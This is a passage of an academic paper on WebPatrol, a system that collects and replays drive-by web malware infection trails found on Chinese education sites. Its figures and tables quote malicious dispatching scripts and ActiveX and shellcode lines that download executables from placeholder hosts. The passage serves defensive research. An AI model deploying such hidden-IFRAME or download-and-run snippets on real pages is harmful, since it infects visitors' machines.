WebPatrol: Automated Collection and Replay of Web-based Malware Scenarios

Kevin Zhijie Chen
Institute of Computer Science and Technology
Peking University, and UC Berkeley
kevinchn@cs.berkeley.edu

Guofei Gu
Texas A&M University
guofei@cse.tamu.edu

Jianwei Zhuge
Network Center
Tsinghua University
zhugejw@cernet.edu.cn

Jose Nazario
Arbor Networks
jose@arbor.net

Xinhui Han[*]
Institute of Computer Science and Technology
Peking University
hanxinhui@icst.pku.edu.cn

ABSTRACT

Traditional remote-server-exploiting malware is quickly evolving and adapting to the new web-centric computing paradigm. By leveraging the large population of (insecure) web sites and exploiting the vulnerabilities at client-side modern (complex) browsers (and their extensions), web-based malware becomes one of the most severe and common infection vectors nowadays. While traditional malware collection and analysis are mainly focusing on binaries, it is important to develop new techniques and tools for collecting and analyzing web-based malware, which should include a complete web-based malicious logic to reflect the dynamic, distributed, multi-step, and multi-path web infection trails, instead of just the binaries executed at end hosts. This paper is a first attempt in this direction to automatically collect web-based malware scenarios (including complete web infection trails) to enable fine-grained analysis. Based on the collections, we provide the capability for offline "live" replay, i.e., an end user (e.g., an analyst) can faithfully experience the original infection trail based on her current client environment, even when the original malicious web pages are not available or already cleaned. Our evaluation shows that WebPatrol can collect/cover much more complete infection trails than state-of-the-art honeypot systems such as PHoneyC [11] and Capture-HPC [1]. We also provide several case studies on the analysis of web-based malware scenarios we have collected from a large national education and research network, which contains around 35,000 web sites.

[*]Corresponding author.

Categories and Subject Descriptors

D.4.6 [**Operating Systems**]: Security and Protection,Invasive Software

General Terms

Security

Keywords

web-based malware analysis and collection, drive-by download, malicious script

1. INTRODUCTION

With the increasing reliance of our lives on the Internet, web-based services are providing more and more functions to serve our daily communication, entertainment, and business. Web sites are now becoming much more dynamic and complex, particularly with the increasing interest in Web 2.0 and Software-as-a-Service (SaaS). Accordingly, web browsers are becoming the most widely used client software on Internet. At the same time, malicious software (malware) is quickly evolving and adapting to this new web-centric computing paradigm. We are witnessing a major shift of malware infection vectors, from traditional scanning-based remote server exploiting to new web-based client software exploiting.

Compared to traditional server-side exploiting malware, web-based malware has the following characteristics. First, it exploits client-side vulnerabilities, mostly in modern complex browsers and their extensions. Thus, it is more stealthy and evasive because it does not need to send aggressive scanning traffic. Second, it is pervasive considering the large base of insecure web sites/pages on the Internet. Finally, it is hard to block because most networks allow web traffic. As a result, web-based malware becomes one of the most severe and common infection threats nowadays [14, 13, 12].

To defend against this emerging type of threat, automated collection and analysis of web-based malware are necessary. Unfortunately, previous automated (binary) malware collection techniques such as Nepenthes [5] are not applicable here because they are designed for server-exploiting malware. Although client-side honeypot techniques such as Capture-HPC [1] and HoneyMonkey[18], and suspicious web content analysis service such as Wepawet[6, 9] are proposed, their main purpose is to *detect* whether a given URL/Flash file is malicious or not, instead of to *collect* the complete malicious logic and infection trails in web-based malware. Current best practice on web-based malware collection and analysis is mostly on the downloaded malware binaries and/or individual web pages that contain malicious Javascript code[6]. However, we consider that is not enough. For example, the downloaded binary cannot reveal the (distributed) malicious logic of web-based malware. The captured Javascript code is not complete, too. In addition, the analysis of these script code may yield different results or even be not successful simply because the code may contain/trigger requests to another URL which can be dynamically changed, cleaned, or even removed.

In this paper, we propose to collect and study a complete web-based malware instance, which should contain all infection trails as completely as possible. For now, we can consider an example infection trail as a directed infection path starting from the initial URL, going through a series of nested inline linking[1], and ending with the downloaded binaries, which is analogous to an execution path in a binary. Similar to typical multiple branches in a binary, a web-based malware may also have multiple execution paths (infection trails) depending on the configuration information at client-side environment. We define the complete set of these infection trails as a web-based malware scenario (WMS, formal definition and more details will be introduced in Section 3). Typically, a WMS contains dynamic, distributed infection contents and multi-step, multi-path web infection trails, instead of just the binaries executed at end hosts.

More specifically, this paper makes the following contributions:

- We develop new techniques for automated collection of these malware scenarios to enable future fine-grained analysis. To efficiently and effectively collect web infection trails as completely as possible, we use lightweight browser emulation techniques for analyzing web-based malware and then store all infection interactions/contents during infection trails.

- Based on the collections, we provide the capability for live replay, i.e., an end user (e.g., an analyst) can faithfully experience the original infection trail based on his/her current client environment, even when the original malicious web pages are not available or already cleaned. This is a very useful function for offline "live" analysis of web infections.

- We have implemented a prototype system, WebPatrol, for automated collection and replay of web-based malware scenarios. Using the prototype system, we have collected many real-world web malware scenarios. We show the utilities of our system through several case studies. In particular, by comparing the collected scenarios with their corresponding ground-truth, we show that WebPatrol can cover much more complete infection trails than state-of-the-art honeypot systems such as PHoneyC [11] and Capture-HPC [1].

[1]http://en.wikipedia.org/wiki/Inline_linking

The rest of this paper is organized as follows. We introduce related work in Section 2. Section 3 provides the formal definition and illustration of web-based malware scenarios. We present our system design in Section 4 and its implementation in Section 5. We present our WebPatrol evaluation and measurement results in Section 6. We discuss current limitations of WebPatrol and our future work in Section 7, and conclude the paper in Section 8.

2. RELATED WORK

Web-based Malware Measurement Study Provos et al. have conducted a large-scale study of malware on Internet web pages crawled by Google [14, 13, 12]. They characterized some common patterns shared among web-based malware. Zhuge et al.[20] studied malicious websites and the underground economy in China. Seifert et al.[15] did a similar study on New Zeland (.nz) domains. These measurement studies clearly call for significant further research on web-based malware, e.g., automated collection, live replay, detection, and analysis.

Web-based Malware Detection and Analysis There are many kinds of client honeypots that aim to detect malicious websites. Capture-HPC[1] and Strider HoneyMonkey[18] are high interaction client honeypots that load the suspicious web pages within a real browser, and detect the web-based malware by monitoring the anomaly activities during the browsing. CaffeineMonkey[8], and PHoneyC[11] are low interaction client honeypots that parse the suspicious pages, or run them in an emulated browser environment, and raise alerts if certain attack patterns are found. Although our prototype system uses an improved PHoneyC, our goal is different from the traditional use of client honeypots (to detect malicious web pages), but to exhaustively enumerate and collect all the infection trails for further replay and analysis. Wepawet[6] is an online web-based malware detection and analysis service. User can submit suspicious URLs or upload suspicious Flash/PDF files to it and wepawet will analyze them for malicious scripts. The difference between our system and wepawet is that wepawet aims to distinguish the malicious contents from the benign ones, and WebPatrol aims to fight against the obfuscation of given malicious URLs and successfully collect and replay the scenario. The online service of WebPatrol will be a depository that provides different kinds of WMS for further analysis and new detection system evaluation.

In addition, Song et. al[16] introduces inter-module communication monitoring for web browser plugin vulnerabilities, which shares a similar feature with our plugin simulation in JavaScript context. However, their system is based on a real browser, while we implement a simulated plugin module within a low-interaction honeypot.

Automated Malware Collection The concept of automated malware collection has been proposed by many researchers, such as the low interaction honeypot Nepenthes[5] and the high interaction honeypot HoneyBow[19]. However, all of those approaches are proposed for traditional server-side malware collection, while our approach aims to collect and replay the web-based malware automatically.

3. PROBLEM STATEMENT

3.1 Formal Definition

A *web-based malware scenario* is defined as a directed tree-like graph, which is represented as a four-tuple (μ, V, E, T), where

- μ stands for the initial landing URL, which is a special (root) node in V.
- V refers to the set of all nodes, where each node v_i is some resource (denoted as a URL) in some remote site.
- E refers to the set of all directed edges. For any $v_i \in V$, if the client's interpretation on v_i **directly** triggers a request to a new resource v_j , then $v_j \in V$ and $< v_i, v_j >\in E$. We also call such a directed edge an *outgoing link* from v_i to v_j.
- T refers to the set of sink nodes ($T \subset V$). A sink node is some resource/object that typically indicates a successful web infection/exploitation. For example, a typical sink node can be a downloaded binary.

We define a *web infection trail* as a directed path in the graph, starting from μ to some sink node in T. Obviously, a web-based malware contains one or many web infection trails.

3.2 Illustration



Figure 1: A Typical Web-based Malware Scenario. (Pages that will not lead to an exploit are omitted in this graph)

Type	Example
HTML Tags	<iframe src = “foo.html”></iframe>, or script, object, img ...
JS/VB API	clientXmlHttpRequest.open(”GET”, ”test.txt”, true);[17]
Plugins	Com.DloadDS(”http://www.***.com/calc.cab”,”muma.exe”,0);[7]
Shellcodes	URLDownloadToFile(0,”http://foo.com/calc.exe”,”calc.exe”,0,0);

Table 1: Possible types of inline linkings in E

Figure 1 illustrates an example of a web-based malware scenario. Nodes A-G are web pages and other kinds of resources that will be retrieved by the client from the remote server. Each edge is tagged with the type of the outgoing link (Table 1 shows a list of the possible types of such links and corresponding examples). Note that the elements in V are not only web pages. Actually it can be a PDF file, data transferred through XMLHttpRequest, or it can be a 404 or 500 error page. Any resource returned in response to a request can be treated as an element in V.

In a typical web-based malware scenario, a user opens the landing URL μ and browses it within a browser (this site is called the *landing site* in [13]). The retrieved landing web page may look normal, but the inline linking tags (such as IFRAMEs and SCRIPTs) or JavaScript APIs etc. will enable the landing URL to contain cross-domain malicious pages or scripts that perform the actual attack through one or more *hops* of inline linking. Those intermediate hop points are called *hops pages*, and the final web page that contains the exploit codes is called the *exploit page.*

To increase the success rate and efficiency of the attack, web-based malware writers usually make use of some web-based malware exploit kits (e.g. Fragus[10]), which consist of multiple exploit vectors, as well as a *dispatching page.* The dispatching page typically fingerprints the family and version of the client browser and its plugins, testing if certain vulnerability exists in the client, and exposes the exploit pages only if the client has specific vulnerabilities.

While the exploit pages are important for vulnerability analysis and signature generation, we consider all intermediate (landing/hopping) sites are also vital in the analysis and defense of large-scale web-based malware infections. By analyzing the complete web-based malware logics, we can figure out how web-based malware is injected into benign pages, and how it obfuscates itself to avoid detection.

3.3 Scenario Collection and Replay

Based on the definition above, the collection of WMS is actually the collection of (μ, V, E, T) so that all the information related to (μ, V, E, T) are stored and can be accessed later (for fine-grained analysis). That is, all interactions and contents during *all* infection trails should be stored if possible.

Similarly, based on the previous definition, the live replay of a web-based malware scenario (for a given time) is essentially to faithfully reproduce the right infection trail(s) (from the stored scenarios) based on the analyst's environment and provide the right interactions with the user (without actually accessing original malicious pages, which may be changed, removed, or cleaned frequently over time).

4. SYSTEM DESIGN

To achieve the goal of automated collection and replay of the web-based malware scenarios, we design and implement a prototype system called WebPatrol. The architecture of WebPatrol is shown in Figure 2, which consists of two major components, the scenario collection component and the scenario replay component. The scenario collection component works in an online fashion, and it is responsible for analyzing in-the-wild web-based malware scenarios, retrieving and caching all of the discovered web resources and outgoing links, and building the WMS depository. The scenario replay component can operate in an offline fashion (e.g. in a logically isolated analysis environment from the Internet) but provide an online and interactive operation experience for end users. This component is responsible for reconstructing the web infection trail(s) from the stored data, given a landing URL and specific time label as the identification of a web-based malware scenario. In our WebPatrol design, the replay component can support arbitrary types of analysis (browser) clients, by providing a replay service which just requires minimal configuration of the clients.



Figure 2: The architecture of automated WMS collection and replay system

4.1 Scenario Collection

The enumeration of all possible web resources in a web-based malware scenario is actually very hard due to the complex and obscure HTML/Javascript components, not to mention various obfuscation tricks introduced by the adversaries. As a result, it is very difficult, or nearly impossible to collect the complete original scenario (μ, V, E, T). Therefore, the goal of our scenario collection is to obtain (μ, V', E', T'), so that $V \cap V'$, $E \cap E'$ and $T \cap T'$ are maximized and the replay service can reconstruct web infection trails as complete as possible using the recorded data. Two modules are used in our design: a light-weight analyzer and a proxy-like caching service.

Analyzer: Web-based malware collection heavily relies on the analysis of web response/content. As mentioned earlier, the malicious web logics are stored on the (distributed) remote sites, and adversaries introduce many tricks to hide the essential exploit vectors from being easily discovered. Constructing a collection of malicious resources requires enumerating all (if possible) outgoing links from a given resource node, some of which may be obfuscated or embedded in shellcode. Thus, the analyzer is designed to analyze web response/content and discover as many outgoing links in E as possible. To facilitate the analysis, we employ a low-interaction (LI) client honeypot based on browser emulation technique, and introduce several techniques to increase the coverage of infection trails.

We choose LI client honeypots rather than high-interaction (HI) client honeypots, because HI client honeypots, such as a real browser within a virtual machine, usually have a limited number of vulnerabilities/extensions in a specific version of a browser and an operating system. As we discussed before, a dispatching page usually checks if the target system has a certain vulnerability or plugin before triggering the retrieval of the exploit scripts. For example, Figure 3 shows a JavaScript snippet intercepted from a real-world dispatching page. As we can see, it tries to create an ActiveXObject object, using *document.write* to dynamically output the IFRAME tag for the real exploit page only if the object is successfully instantiated. A LI client honeypot is more flexible and scalable in this case. We can emulate many different kinds of vulnerabilities and plugins at the same time, even if they are totally on different browsers or operating systems. For the example in Figure 3, the goal of our analyzer is to make the script think it successfully instantiates the ActiveXObject so it will *document.write* the malicious outgoing link. To achieve better coverage of the infection trails, we propose several such techniques in the analyzer and other components, which will be discussed in detail in Section 5.

```
try{var c;
    var f=new ActiveXObject("OWC10.Spreadsheet");}
catch(c){};
finally{if(c!="[object Error]")
{document.write(
"<iframe width=0 height=0 src=of.htm></iframe>");}
```

Figure 3: A Snippet from a Dispatching Page

Caching Service: In order to faithfully record the infection trails (for later replay or analysis), we propose a proxy-like caching solution to complete the snapshot task. "Proxy-like" means that it is in the middle of the client and the server and behaves like a proxy. The advantage of the proxy-like approach is that it records the necessary information without the awareness of both client and server. The analyzer can cache all the resources it retrieves by simply setting its proxy address to the address of the caching service. The differences between our caching service and a real web proxy are as follows:

- A web proxy typically only caches static HTML pages and ignores the dynamic HTML pages, and it will not cache responses with the *private/no-cache/no-store* cache control setting in the request header. However, our caching service needs to store every web resources triggered by the analyzer.
- Cached data in a normal proxy may expire, and need to be updated, but our caching service do not need such validation. In contrast, the cache resources should be stabilized, and should not be modified after it is collected.

4.2 Scenario Replay

The goal of WMS replay is to provide a service to third party analysts or other analysis tools so that they can analyze the malicious scenario faithfully, just as they visit the original web-based malware in the wild at a given (previous) time.

Replay Service: We use the same proxy-like caching system to provide the WMS replay service. The difference between the caching service and the replay service is that the replay service is operated in an offline fashion so that it will not interact with the actual/original remote servers, and all the response contents needed are provided by the cached WMS data. Also, the replayer provides isolation between different scenarios. This is necessary because the content of the same URL may change as time passes, and it may refer to different resources when collected at different times.

Replay Client: The replay service can be provided to other users, e.g., security researchers/analysts. We can serve any kind of client software for live/interactive replay. For example, the client can be a real browser, a client honeypot (HI or LI), or an analyst using wget to fetch and analyze the scenario manually.

5. IMPLEMENTATION

To implement WebPatrol, we use an improved version of PHoneyC [11] as the analyzer[2], aiming to increase the coverage of outgoing links enumeration. We also use a modified version of Polipo [4], referred to as wmPolipo, to provide the caching and replay service [3].

5.1 Improved PHoneyC

PHoneyC is a client honeypot written in Python that provides visibility into new and complex client-side attacks. The original PHoneyC contains three key modules: an HTML parser, a JavaScript (JS) engine and a plugin/ActiveX emulator. It will try to emulate a real browser's JS context, let suspicious scripts run inside the emulated environment, and raise an alert if it detects malicious activities.

Our improvement on PHoneyC aims to trigger as many outgoing links as possible, so that the caching service can collect a fairly complete scenario. To achieve this, we not only enhanced the emulation of a browser within PHoneyC, but also implemented new techniques to trigger more outgoing links. Generally, there are three kinds of obstacles that PHoneyC should deal with: the first one is dynamically generated outgoing links via *document.write* or *eval*, etc. The second is conditional outgoing links (as previously shown in Figure 3), and the third is further downloads through vulnerable API misuses or the shellcodes.

Dynamically generated outgoing links: The key for extracting the dynamically generated outgoing links is to provide a solid JS context, so that the outgoing links in the obfuscated scripts can be outputted correctly as it does in the real browser after the interpretation of JS scripts. DOM (Document Object Model) plays an indispensable role in building a solid JS context. As for the enhancement of the previous framework, we rewrote the DOM simulation engine in PHoneyC. The previous version of PHoneyC does not generate a DOM tree for the web pages, namely it will only add DOM nodes into the JS context but never maintains reference relationships between them. We enhanced it by providing a complete DOM tree to the JS context, as well as adding most of the methods and attributes provided by a DOM node in a real browser (e.g. innerHTML, and manipulation of a DOM node through a DOM path). Those improvements guarantee the successful execution of JavaScript scripts, and can extract dynamically generated outgoing links after the execution.

Conditional outgoing links: As shown in Figure 3, vulnerability existence checks or other condition checks prevent the creation of the IFRAMEs that may contain the outgoing links to the exploit pages. We partially solved this problem by implementing a mock ActiveXObject class and adding it into the JavaScript context of PHoneyC. Therefore, the instantiation of ActiveXObject is actually handled by our dummy class, and the dummy class will always return like the object is successfully created. Consequently, the dispatching script will be deceived and generate the outgoing links.

[2]The modification to PHoneyC has been merged to PHoneyC's official svn repository: http://code.google.com/p/phoneyc/

[3]The replay service, together with a set of typical in-the-wild WMS samples, is available from http://59.108.116.135/login.psp.

Further downloads after a successful exploit: Because of the limited emulation level of real environments in a LI client honeypot, no attack can be launched practically. Thus, it is difficult for PHoneyC to get the URL of further downloads after the successful compromise (e.g., through an API misuse or exploitation by injected shellcode). To deal with this, we enhance PHoneyC by implementing both simulated modules for several known vulnerable ActiveX objects and a shellcode detection and emulation module.

We have implemented several known vulnerable ActiveX objects such as Baidu Soba Remote Code Execute Vulnerability[7] (shown in Figure 4). In this case (Baidu vulnerability exploitation), we implement the vulnerable methods of the objects and can download the URL passed in. To handle the cases of unknown (zero-day) vulnerabilities, we simply search for URLs in the arguments using regular expression, and download them no matter whether it is needed by the exploit or not.

```
try{var j;
    var Baidu=new ActiveXObject("BaiduBar.Tool")}
catch(j){};
finally{
    if(j!="[object Error]")
    {Baidu["DloadDS"]("http://1.XXXX.com/Baidu.cab",
                      "Baidu.exe",0)}
}
```

Figure 4: Baidu Soba Remote Code Execute Vulnerability Exploit

Our shellcode detection and emulation module is implemented as a dynamic instrumentation of the opcodes used in PHoneyC's JavaScript engine, and as a check of the r-values of all string assignments. This detection is accomplished by libemu[2], a shellcode detection and emulation library. If a shellcode snippet is recognized, we use libemu to emulate the execution of the shellcode. During its execution, libemu will recognize API calls such as *URLDownloadToFile*, which will then trigger the download of URLs in arguments.

5.2 wmPolipo

Polipo[4] is a small and fast web proxy. It can cache the responses from a server on a local storage. We modified Polipo to accomplish the snapshoting and replay of the scenarios in a tool we call wmPolipo. Different from a normal proxy server, wmPolipo aims to record and stabilize all data from the server side in a WMS on a local storage. Therefore we have to modify the cache control policy of Polipo to ignore the cache control field in HTTP headers and record whatever it receives to disks.

Randomized URL: Sometimes web-based malware will generate an outgoing link URL including a randomized argument or file name, as shown in Figure 5. This trick aims to resist some static caching technique in a replayer, and also it can escape a URL blacklist-based filter in IDS/IPS or AVs. wmPolipo replayer can defend against such obfuscation using a "URL-similarity-check" approach. When wmPolipo cannot find the cached resources according to its URL, it will compare all the same-domain cached URLs with the requested one, simply by a string comparison, and provide the most similar one (sharing a longest common subsequence).

```
document.write('<scr'+'ipt src=\'http://foo.com/b/ar.js?r='
                    +Math.random()+'\'></scr'+'ipt>');
```

Figure 5: Randomized URL

Furthermore, as we provide collected scenarios to multiple individuals, we have to modify the architecture of Polipo, from the old single-user, single-cache-directory architecture to a multi-user, multi-cache-directory one. These modifications make the isolation between web-based malware scenarios and dynamic switching among them possible. Thus, different clients can access the replay service using different user accounts simultaneously. If those clients access different or even same web-based malware scenarios, the replay service will distinguish different clients by their username and provide different contents according to their current selected scenario and client environment, even if the URLs requested from different clients are the same.

6. EVALUATION AND MEASUREMENT

6.1 Data Collection

Since Jan. 01, 2010, we have been using WebPatrol to monitor web sites in CERNET (China Education and Research Network, mostly .edu.cn domain, about 35,000 websites in total) periodically (every two days). To obtain the ground truth, we first use a crawler-like detection system which takes advantages of a high-interaction client honeypot, to hunt malicious URLs and feed them to WebPatrol for collection of the web-based malware scenarios. Our client honeypots cover the most popular client software and plugins such as Internet Explorer (6.0, 7.0), Adobe Reader, Flash Player, Storm Player, etc on Windows XP (SP1, SP2). If the access to some URL triggers some unexpected state changes, such as creating a new process, downloading some binaries to sensitive directories, this URL will be labeled as malicious.

When a malicious URL is detected, the scenario collection module in WebPatrol collects the web-based malware scenario behind the malicious URL, labeled with the landing URL and the collecting timestamp. The replay service lists them and replays selected scenario to other analysis tools. In our case studies, we run multiple analysis tools, such as some HI honeypots, Malzilla [3], and wget, to automatically or manually analyze the scenarios for statistics and some interesting findings.

In the following sections, we first present some overall statistics to show the severity of web-based malware in CERNET, and then we measure the collection completeness of WebPatrol compared with other existing honeypot systems. Finally we provide several case studies of analyzing the characteristics of our collected web-based malware.

6.2 Basic Statistics of Collected WMS

During the period from Jan. 2010 to May. 2010, we collected 26,498 malicious scenarios from 1,248 distinct landing sites[4]. This accounts for 3.52% of all the websites on CERNET. For the discovered 1,248 landing sites, we checked it against Google Safe Browsing API[5] immediately after our detection, it turns out that Google only labeled 295 web sites as malicious. 76.4% of all the landing sites are not labeled. Also, for the overall 1,248 landing sites, we measure how long the injected malicious content can last within it. It turns out that the average lasting time of an injected malware is 23.2 days, and the longest lasting time is 132 days, which means it remain malicious nearly for the whole measurement period. These two statistics shows that CERNET is a hot spot for web-based malwares, but it has not received enough attention from the security companies and the website administrators.

Furthermore, we count the number of times that the exploit hosting sites changes behind one landing site. In our statistics, exploit hosting sites behind a single landing site change 4.82 times on average, which means the exploit kits behind a single site are highly changeable. We also count the number of injected websites that contains malicious script with the same top-level domain name. From the whois information against these malicious hosting domains (Table 2) we can see that most(8 of 10) of the top 10 malicious domains are subdomains registered at dynamic DNS providers (e.g. Yaako Ltd. and GoDaddy.com). This result reveals that the abuse of the dynamic DNS services is quite severe, and need actions to respond to the situation.

Domain Name	Registrant	No. of Inject Sites
8800.org	Yaako Ltd.	610
6600.org	Yaako Ltd.	475
3322.org	Yaako Ltd.	255
lookforhosting.com	GoDaddy.com	255
9966.org	Yaako Ltd.	163
caipiaoyuce.info	Yue You	157
chinawordpress.info	Yue You	129
cptiandi.com	Melbourne IT	118
8866.org	Yaako Ltd.	110
2288.org	Yaako Ltd.	54

Table 2: Top 10 Malicious Hosting Domains Discovered during the Measurement of WMS on CERNET

6.3 Collection Completeness Evaluation

Web-based malware exploit kit: In some scenarios, the dispatching page and exploit pages of different scenarios share similar reference sub-graph and also directory/file names. This is because the dispatching pages and exploit pages in the two scenarios are generated automatically by the same web-base malware generator. Those similar infection graphs can be grouped together as a web-based malware exploit kit.

To evaluate the completeness and limitations of WebPatrol, we randomly choose 2,000 WMSs as the sample set. After grouping those 2,000 samples by their exploit kits, we select the top 12 most popular exploit kits and 3 scenarios

[4]As we are not discussing web-based malware detection in this paper, we are not going to discuss the false positives in this sample set in detail, however, as all of these samples cause the download of executables and the execution of programs with malicious behaviors, such as writing to system directories, modifying registry values, we can reasonably assume there are no false positives here.

[5]http://code.google.com/apis/safebrowsing/

Initial Site	KID	All	**WP**	C.1	C.2	C.3	C.4	N^{WP}_{KID}	**PHC**	N^{PHC}_{KID}	**HPC**	N^{HPC}_{KID}
dj.csuft.edu.cn	1	5	4	0	0	1	0	0.80	3	0.60	3	0.60
www.ecls.ynu.edu.cn	2	5	4	0	0	1	0	0.80	2	0.40	4	0.80
student.fzu.edu.cn	3	3	2	0	0	1	0	0.67	2	0.67	3	1.00
ebm.lzu.edu.cn	4	8	8	0	0	0	0	1.00	3	0.38	4	0.50
cheds.pku.edu.cn	5	7	6	0	0	1	0	0.86	7	1.00	6	0.86
xsc.ruc.edu.cn	6	14	13	0	1	0	0	0.93	3	0.21	13	0.93
btzy.nm.edu.cn	7	23	20	1	0	2	0	0.87	3	0.13	20	0.87
www.rwxy.zjut.edu.cn	8	3	2	0	0	1	0	0.67	2	0.67	3	1.00
psy.ntu.edu.cn	9	16	12	1	1	0	2	0.75	2	0.13	2	0.13
www.ecls.ynu.edu.cn	10	6	5	0	1	0	0	0.83	2	0.33	4	0.67
www.xlzx.sdu.edu.cn	11	21	17	2	2	0	0	0.81	3	0.14	2	0.10
art.dufe.edu.cn	12	7	6	0	0	1	0	0.86	3	0.43	5	0.71
www.ecls.ynu.edu.cn	13	5	4	0	1	0	0	0.80	2	0.40	2	0.40
abc.hznu.edu.cn	13	6	5	0	0	0	1	0.83	4	0.67	5	0.83
jwc.sdjzu.edu.cn	13	3	3	0	0	0	0	1.00	1	0.33	3	1.00
total	-	132	**119**	4	6	8	3		**42**		**79**	

Table 4: Performance comparison of the manually collected scenarios, scenarios collected by WebPatrol(WP), scenarios collected by the original PHoneyC(PHC) and scenarios collected by Capture-HPC(HPC). WebPatrol outperformed PHoneyC and Capture-HPC in collecting much more complete infection trails/nodes. (C.x stands for Causing x as explained later.)

Kit ID	Pattern Description	Cnt.	P_i
1	MS10-018_0_htm	713	35.6%
2	MS10-018_xo_dk_html	438	21.9%
3	wm_IE_html	82	4.1%
4	wm_multiple_pages	124	6.2%
5	01_x01_htm_jk.htm	75	3.8%
6	av_htm_mp_htm	82	4.1%
7	GV_hk_series	39	1.9%
8	xc15_15index_htm	13	0.7%
9	av_htm_6_7_htm	177	8.8%
10	apt_spa_chinese	36	1.8%
11	index_5_htm	24	1.2%
12	index_nivea_htm	18	0.9%
13	other	179	9.0%
	total	2000	100%

Table 3: Percentage of each family in the sample set

from the 'other' group (Table 3). The first column in Table 3 is the ID of the exploit kit, the second column is a brief name of the exploit kit which reveals some unique paths of the kit, the third column is the number of scenarios containing an exploit kit in the overall 2000 scenarios, and the last column is its percentage. As we can see in the table, the number of top 12 most popular WM families covers 91.0% of all the scenarios. We manually analyze each of the 15 samples for a complete scenario (μ, V, E, T), and then compare them with the scenarios (μ, V', E', T') collected by WebPatrol. The result of the comparison is shown in Table 4. The first column is the landing site, and second column is the corresponding kit ID, the third column is the number of all nodes in an WMS, the fourth column is the number of nodes collected by WebPatrol, and the following four columns are the numbers of missing nodes grouped by their causing. Thus the completeness of the WMS collected by WebPatrol C^{WP} can be calculated in the following way:

$$C^{WP} = \sum_{i=1}^{13} (N_i^{WP} * P_i) = 0.819 \qquad (1)$$

where N_i is the percentage of nodes WebPatrol can collect on exploit kit i (N_{13} is the average percentage of nodes WebPatrol can collect on the 3 randomly chosen samples from the "other" family group) , and P_i is the percentage of scenarios from kit 1-13 in the overall 2000 scenarios. Thus the average completeness of the collected scenarios is 81.9%.

To compare the performance of WebPatrol with current state-of-the-art honeypot systems, we also run the original version of PHoneyC[11][6] and Capture-HPC[1](capture-client-2.5.1-389) on the same sample set. These results are also listed on Table 4 Columns 10-13. As we can see, the original version of PHoneyC has much lower coverage of infection trails ($C^{PHC} = 47.1\%$), due to the lack of full DOM emulation and shellcode detection and analysis. In the case of Capture-HPC, it did better in very few particular types of scenarios. However, the overall performance is still not as good as WebPatrol, i.e., the average coverage of Capture-HPC is only 65.3%, still much lower than that of WebPatrol. We looked into the reasons why Capture-HPC did better in some scenarios. We found that this is mainly because WebPatrol's shellcode detection and emulation module (libemu) is not perfect (it fails in some cases in downloading binaries), while Capture-HPC provides a real OS environment where shellcodes can be executed correctly. However, due to a more complete set of plugins and browser environments that WebPatrol provides, it has an overall much better path exploration functionality than Capture-HPC. In short, we believe that WebPatrol provides better results in analyzing web malware infection trails than existing state-of-the-art honeypot systems.

We further investigated the cases where WebPatrol has missed some nodes. They can be grouped as the following 4 categories:

1. **Out-going links in different branches:** For example, as shown in Figure 6, different out-going links will be added to the DOM tree based on the vendor of the browser. Due to the flexible of LI honeypots, this limitation can be easily overcame with multiple runs of the

[6]SVN revision 1363 from repository http://code.google.com/p/phoneyc/.

```
if(navigator.userAgent.toLowerCase().indexOf("msie")>0)
{document.write("<EMBED src=iie.swf width=0 height=0>");}
else
{document.write("<EMBED src=fff.swf width=0 height=0>");}
```

Figure 6: Out-going links in different branches

analyzer with different configuration of the emulated environments.

2. **Limitation of the shellcode detection module:** Our analyzer uses libemu to detect shellcode in the right value of a string assignment, thus the effectiveness of triggering futher downloads relies on the way shellcodes are used in malicious codes and the effectiveness of libemu's shellcode detection. If libemu can't recognize a shellcode, we can't emulate it for futher downloads.

3. **Limitation of the shellcode emulation module:** After recognizing shellcode in some strings, the analyzer will trying to emulate the execution of the shellcode. The default configuration of the emulation don't really call the system APIs for security reasons, thus the emulation may fail and can't get to the end of the shellcode.

4. **Different implementations of the parser and the script engine:** The SGMLlib and SpiderMonkey behaves differently from a real IE or Firefox browser when parsing the HTML files and interpret the JS codes. This may cause the execution of the malicious code fail. This limitation can be overcame by multiple runs of the analyzer with modifying the source code of SGMLlib and SpiderMonkey to make them behaves exactly like a real IE or Firefox browser.

From Table 4, we can see that the most difficult part of the analyzer is the detection and emulation of the shellcode, while the other two causes can be eliminated by some engineering improvements. As a result, most of the missing nodes by WebPatrol are the malicious binaries downloaded after a successful compromise. We note that these missing nodes (binaries) have relatively little effect on the analysis of the malicious web logic and contents. We will discuss our future work to improve WebPatrol in Section 7.

6.4 Case Study on Vulnerability Life Cycle

Using collected WMS repository, we studied how vulnerability exploits evolve with the time.

